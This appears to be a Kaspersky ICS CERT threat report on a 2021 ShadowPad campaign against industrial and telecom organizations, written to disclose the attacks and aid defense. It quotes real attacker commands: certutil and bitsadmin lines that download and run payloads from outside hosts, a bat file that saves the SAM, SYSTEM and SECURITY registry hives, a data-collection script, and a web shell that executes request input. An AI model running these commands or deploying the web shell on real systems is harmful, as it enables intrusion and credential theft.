
Kaspersky ICS CERT

kaspersky



Attacks on industrial control systems using ShadowPad

Artem Snegirev
Kirill Kruglov

08.07.2022 Version 1.1

Executive summary

In mid-October 2021 Kaspersky ICS CERT researchers uncovered an active ShadowPad backdoor infection on industrial control systems (ICS) in Pakistan. Infected machines included engineering computers in building automation systems that are part of the infrastructure of a telecommunications company.

During the investigation researchers uncovered larger-scale activity by the threat actor in the network of the telecommunications company and also identified other victims of the campaign. We found malicious artifacts in organizations in the industrial and telecommunications sectors in both Pakistan and Afghanistan. Moreover, another attack was uncovered, using an earlier, but with very similar set of tactics, techniques and procedures (TTPs), against a logistics and transport organization (a port) in Malaysia.

Apparently, the wave of attacks uncovered by the experts began in March 2021.

Some of the victim organizations were breached by exploiting the CVE-2021-26855 vulnerability in Microsoft Exchange.

During the investigation we found additional tools and commands used by the threat actor after the initial infection.

- From March to October 2021, the ShadowPad backdoor was downloaded to victim computers as the mscoree.dll file, which was launched by AppLaunch.exe – a perfectly legitimate application.
- Later the attackers launched ShadowPad using DLL hijacking in a legitimate OLE-COM object viewing application (OleView).
- After the initial infection the attackers first sent commands manually, then automatically.
- Other tools were also used:
    - The CobaltStrike framework, which was downloaded to victim machines using the certutil.exe utility, compiled aspx web shells, and procdump and Mimikatz tools;
    - The PlugX backdoor;
    - BAT files (for stealing credentials);
    - Web shells (for remote access to the web server);
    - The Nextnet utility (for scanning network hosts).

The attackers used domains registered with NameSilo, GoDaddy.com and ENOM to communicate with the command-and-control (C2) servers. Most of the C2 servers were hosted on dedicated servers rented from Choopa.

The newly identified attacks on a variety of organizations had an almost totally unique set of TTPs, which leads us to believe that the same Chinese-speaking threat actor was behind all of these attacks.

At the time of writing, we do not know the ultimate goal of the attacker. We think it was probably data harvesting.

We believe that it is highly likely that this threat actor will strike again and we will find new victims in different countries.

The full report is available on the Kaspersky Threat Intelligence portal.
For more information please contact ics-cert@kaspersky.com.

Initial infection


In mid-October 2021, Kaspersky ICS CERT experts discovered an active ShadowPad backdoor that affected a number of industrial control systems in Pakistan, specifically engineering computers in building automation systems that are part of a telecom company's infrastructure. A further analysis of the attack revealed other organizations affected by it – manufacturing and telecommunications companies in Pakistan, a telecomnunications company in Afghanistan, and a logistics and transport organization (a port) in Malaysia. Apparently, the wave of attacks uncovered by the experts began in March 2021.

The attackers exploited a known vulnerability in MS Exchange, CVE-2021-26855, as the initial attack vector in several victim organizations. We do not have evidence that CVE-2021-26855 was exploited in all cases of attack identified, but we can assume that the attackers could use this particular vector to penetrate in other cases, as well.

ShadowPad

In the course of our investigation, we determined that in the beginning of March 2021, the ShadowPad backdoor was downloaded on the attacked computers under the guise of the mscoree.dll file, which was launched by the legitimate application AppLaunch.exe located in the same folder with ShadowPad. AppLaunch.exe was executed by creating a task in the Windows Task Scheduler.

Export table of the mscoree.dll (ShadowPad) maliciouis DLL



```
 1  .00000001`80005E9C Adpter
 2  .00000001`80005E7C BindAdpter
 3  .00000001`80005E5C CalcAdpter
 4  .00000001`80005E3C CorBindToRuntimeEx
 5  .00000001`80005E1C GetPeerName
 6  .00000001`80005DFC GetRequestedRuntimeInfo
 7  .00000001`80005DDC HellLove
 8  .00000001`80005EBC IEE
 9  .00000001`80005DBC IEE_Ver
10  .00000001`80005DBC LoadLibraryShim
11  .00000001`80005D9C LoadStringRC
12  .00000001`80005E9C LoveHell
```

In some of the cases we studied at the same time, we found that a ShadowPad sample that had the same name and launching scheme was executed by exploiting the MS Exchange CVE-2021-26855 vulnerability.

Since about mid-October 2021, a new ShadowPad launching scheme and a new version of the malware has been used targeting the same organizations. Instead of using mscoree.dll, the attackers switched to using the dll hijacking technique in legitimate software for viewing OLE-COM objects (OleView). The legitimate OleView application downloads the malicious IVIEWERS.dll library, which in turn downloads and executes the ShadowPad payload contained in IVIEWERS.dll.dat.

The Windows Task Scheduler was also used for the new ShadowPad version to get a foothold in a system. In total, we managed to find 25 unique modifications.

A more detailed analysis of some modifications of the new ShadowPad version is presented in a recent report published by PwC.

Post-exploitation

We found that on a subset of computers (at least one in each attacked organization's network), some series of commands had been remotely executed via the command line interface (cmd.exe).

At first, the attackers entered the commands manually (this is indicated by both the time intervals between commands and the resulting output not being redirected to anything other than standard output).


The list of commands executed by the attackers manually is shown in the original sequence in the table below.

Command	Description
cmd.exe /C arp -a > $temp\gGjrlFGa.tmp 2>&1	output the current ARP cache table for all interfaces to a file in the $temp directory
quser.exe	collect information about users authorized in the system
netstat -ano netstat user	collect information about active users and network connections
xcopy.exe /s $user\desktop c:\$recycle.bin\temp\[redacted]\	copy all files from the desktop to the recycle.bin folder (it is worth noting that the organization's domain name is also present in the path)
ping.exe 8,8,8,8 ping.exe google.com ping.exe 167.179.64.62	check the availability of internet services, probably including the attackers' infrastructure
net use \\10.126.209.24 "[redacted]" /u:[redacted]\[redacted]	mount a network drive using a legitimate domain account
cmd.exe m1.log	launch Trojan-PSW.Win32.Mimikatz
reg.exe save hklm\sam sam.hive	save registry key containing NTLM hashes to disk
cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar $user\desktop\*.txt $user\desktop\*.xls* $user\desktop\*.pdf $user\desktop\*.doc* $user\desktop\*.jpg > $temp\lwefqERM.tmp 2>&1	archive the files collected that potentially contain confidential information
winrar.exe a -r -ep1 -p3210 -m5 -s -iback nat temp	archive the files collected using the console version of WinRar
$windir\appcompat\programs\xerice.exe 10.251.115.0/24	scan hosts on the network using the nextnet utility (an open-source tool written in Go)

Later, the attackers began to distribute a malicious script for cmd.exe over the networks of attacked organizations. The script was almost completely identical (in terms of its contents and the sequence of commands) to the manual activity sequence detected earlier, but it contained an operator to redirect the output of execution results to a file.

The script for cmd.exe that was discovered was not only delivered over the network, but was also added by the attackers to the task scheduler for daily execution.

Example of a script designed to automate the process of collecting data on attacked computers



```
net user>>c:\windows\help\%computername%.dat
ipconfig /all >>c:\windows\help\%computername%.dat
netstat -ano >>c:\windows\help\%computername%.dat
arp -a>>c:\windows\help\%computername%.dat
dir /s /a c:\users\ >>c:\windows\help\%computername%.dat
dir /s d:\>>c:\windows\help\%computername%.dat
dir /s e:\>>c:\windows\help\%computername%.dat
dir /s f:\>>c:\windows\help\%computername%.dat
dir /s g:\>>c:\windows\help\%computername%.dat
net use \\10.127.192.141 [redacted] /u[redacted]
move /y c:\windows\help\%computername%.dat \\10.127.192.141\c$\windows\help\tree\
net use \\10.127.192.141 /del
del c:\windows\help\sys.bat
```

It is important to note that this part of the TTPs is quite unique and we believe it supports attributing all cases of similar activity to one Chinese-speaking group of attackers.

The artifacts found indicate that the attackers stole domain authentication credentials from at least one account in each attacked organization (probably from the same computer that was used to penetrate the network). These credentials were used to further spread the attack over the network, first manually and then in automatic mode.

Additional tools

CobaltStrike

The attackers used CobaltStrike, which was downloaded to the victim's computer using the certutil.exe utility, compiled aspx webshells, the procdump tool, and Mimikatz.

CobaltStrike was downloaded using the following command:

```
"$system32\cmd.exe" /c certutil.exe -urlcache -split -f
hxxp://116.206.92[.]26:82/update.exe && update.exe && certutil.exe -urlcache -split -
f hxxp://116.206.92[.]26:82/update.exe delete
```

PlugX backdoor – aro.dat

In addition to the ShadowPad backdoor, activity associated with downloading aro.dat, a variant of the PlugX backdoor, using bitsadmin was identified on the server of one of the victims.

Downloading aro.dat backdoor


```
"$system32\cmd.exe" /c bitsadmin /transfer n
https://raw.githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt"
```

A description of the PlugX backdoor is provided in an article published by Palo Alto Networks.

Bat file for credential theft

A bat file was found on a mail server of one of the victims, which the attackers used to collect information and steal the NTLM hashes of accounts.

Bat file found on a victim's server




```
cmd /c mkdir c:\windows\temp\debugsms
cmd /c reg save hklm\sam C:\windows\temp\debugsms\sam
cmd /c reg save hklm\system C:\windows\temp\debugsms\system
cmd /c reg save hklm\security C:\windows\temp\debugsms\security
cmd /c choice /t 1 /d y /n >nul
cmd /c ipconfig /all >C:\windows\temp\debugsms\ip.txt
cmd /c arp -a >C:\windows\temp\debugsms\arp.txt
cmd /c dir /b /s c:\windows\temp\debugsms >c:\windows\temp\siineidvsms.log
cmd /c makecab /f c:\windows\temp\siineidvsms.log /d compressiontype=lzx /d
compressionmemory=21 /d maxdisksize=10240000000  /d
diskdirectorytemplate="C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth" /d cabinetnametemplate=iisstop.png
cmd /c choice /t 1 /d y /n >nul
cmd /c start c:\windows\temp\TMP23876.bat
cmd /c rmdir /s /q c:\windows\temp\debugsms
```

The contents of this file are very similar to the bat file described in a VB article, which mentions that the script was used by the Chinese group HAFNIUM.

Webshell

Malicious dll files were found on the victim's mail servers. These are compiled .NET Assembly files for aspx scripts used by the actor for remote access to the web server (webshell).

Example of malicious dll webshell



```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

The sequence of commands sent by default to the victim's webshell was tracked earlier in the well-known China Chopper Webshell:

```
"cmd" /c cd /d "C:/inetpub/wwwroot/aspnet_client"&whoami&echo [S]&cd&echo [E]"
```

Infrastructure

The ShadowPad CnC servers found are mostly hosted on rented dedicated Choopa servers.

Domain	IP	First seen	ASN
order.cargobussiness[.]site	45.77.249[.]48	March 24, 2021	20473
documents.kankuedu[.]org	45.76.54[.]156	March 23, 2021	
live.musicweb[.]xyz	192.248.151[.]110	March 17, 2021	
obo.videocenter[.]org	-	May 21, 2021	
tech.obj[.]services	108.160.133[.]247 103.152.255[.]82	October 21, 2021 October 18, 2021	20473
houwags.defineyourid[.]site	107.191.47[.]52 198.13.44[.]48 95.179.142[.]104	October 28, 2021 October 13, 2021 October 29, 2021	20473
noub.crabdance[.]com	45.77.243[.]204 45.32.101[.]196 95.179.142[.]104 192.248.180[.]109	October 02, 2021 October 19, 2021 October 28, 2021 October 28, 2021	
grandfoodtony[.]com	-		

Victims

We identified malicious artifacts in organizations located in Pakistan and Afghanistan and operating in manufacturing & telecom sectors. The attack using older TTPs and exploiting the Microsoft Exchange vulnerability also targeted a logistics and transportation organization (a port) in Malaysia.

Attribution

We believe with a high degree of confidence that a Chinese-speaking threat actor is behind the activity described in this report.

There are some minor references to HAFNUIM, a Chinese-speaking threat actor, but they are not sufficient to speak of HAFNUM's involvement in attacks described in this report with a high degree of confidence.

- The Mimikatz utility (m1.log, SHA256: 30a78770615c6b42c17900c4ad03a9b708dc2d9b743bbdc51218597518749382), which was identified during our investigation on computers of organizations in Pakistan, Malaysia, and Afghanistan, was also mentioned in a Symantec report. The report also claims that the threat actor HAFNIUM was involved in attacks exploiting a Microsoft Exchange Server vulnerability.
- In addition, a bat file for stealing NTLM hashes of accounts was found on a server of one of the victims. The contents of the bat file found are very similar to the bat file described in the VB article, which mentions that this script was used by HAFNIUM.

Activity related to downloading the PlugX backdoor (aro.dat), which occurred on the server of one of the victims, was analyzed in the Palo Alto Networks report, which alleges the involvement of a Chinese group known as PKPLUG.

Conclusion

As mentioned above, building automation systems were among the systems attacked in the campaign described in this report. We often see accidental infections on such systems, but they are rare targets for APT actors. Although the final goals of the attack remain unknown, the attackers are most likely interested in gathering information. We strongly believe that those systems themselves could be a valuable source of highly confidential information. Additionally, we believe there is a chance that they also provide attackers with a backdoor to other, more strictly secured, infrastructure.

The attackers' TTPs enabled us to link these attacks to a Chinese-speaking threat actor, and we observed victims located in different regions. This means that the actor we have identified may have broader geographical interests and we could expect more victims to be discovered in different countries in the future.

Appendix I – Indicators of Compromise

ShadowPad (mscoree.dll)

91131CCF507F61279268FA857AB53463
8D5807D8EE69E472764FAEE7269B460B
1A5856C343597DC219E3F5456018612B
27F636A36207581E75C700C0E36A8031

ShadowPad (iviewers.dll)

011BEAF3E9CD2896479313772CD591DE
A7F3BF89F0B41704F185545C784B8457
35912C914BD84F23203C8FADAC6D0548
299980C914250BAC7522DE849F6DF24F
381616642D2567F8872B150B37E5196B

31FDAE0B71C290440E0B465B17CF3C8D
420FCF11240589E8D29DAAB08251831D
40CD646554ED42D385CA6B55B9D3397D
61BA23B3B3D132FE0825907C0EA58399
0CAC537476FD71763C07EDFD7D831F0F
80EE7A1E9AD4AC6AFCAC83087DC5360F

Bat file for credential theft:

74E43ECA18E8C92CB332BBB671CE13B8

Trojan-PSW.Win32.Mimikatz.eni (m1.log)

C024E5163AB6DD844813BF0D9A6F082B

Nextnet (xerice.exe)

86B25E416EEE0F5FB17370F3929E45F4
8EE863C926D6847D1BF767783E700248

Domains and IPs (ShadowPad C&C)

https://order.cargobussiness[.]site

https://documents.kankuedu[.]org
https://live.musicweb[.]xyz
https://obo.videocenter[.]org
https://tech.obj[.]services
https://houwags.defineyourid[.]site
https://noub.crabdance[.]com
https://grandfoodtony[.]com

CobaltStrike hosting and C&C

storage.ondriev[.]tk 116.206.92[.]26
api.onedriev[.]tk 69.172.80[.]131

Yara rule (update)

We would like to thank John Southworth (@BitsOfBinary) from PwC for suggesting improvements to the YARA rule

```
import "pe"
rule apt_shadowpad_iviewers_dll_variant
{
meta:
    description = "Rule for detecting Shadowpad iviewers.dll variant"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2022-01-20"
    hash = "011BEAF3E9CD2896479313772CD591DE"
    hash = "A7F3BF89F0B41704F185545C784B8457"
    hash = "35912C914BD84F23203C8FADAC6D0548"
    hash = "299980C914250BAC7522DE849F6DF24F"

strings:
    $viewers = "VIEWER.dll" fullword
    $Iviewers = "IVIEWERS.dll"
    $oleview = "OLEViewer"
    $comapi = "viewer Copyright" wide
condition:
    uint16(0) == 0x5A4D and filesize < 2MB and pe.is_dll() and ($Iviewers or $comapi
or $viewers) and
(
    not for any i in (0 .. pe.number_of_signatures) : (pe.signatures[0].subject
contains "O=Microsoft Corporation")
    and not $oleview
    )
}
```

Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique	Technique Name
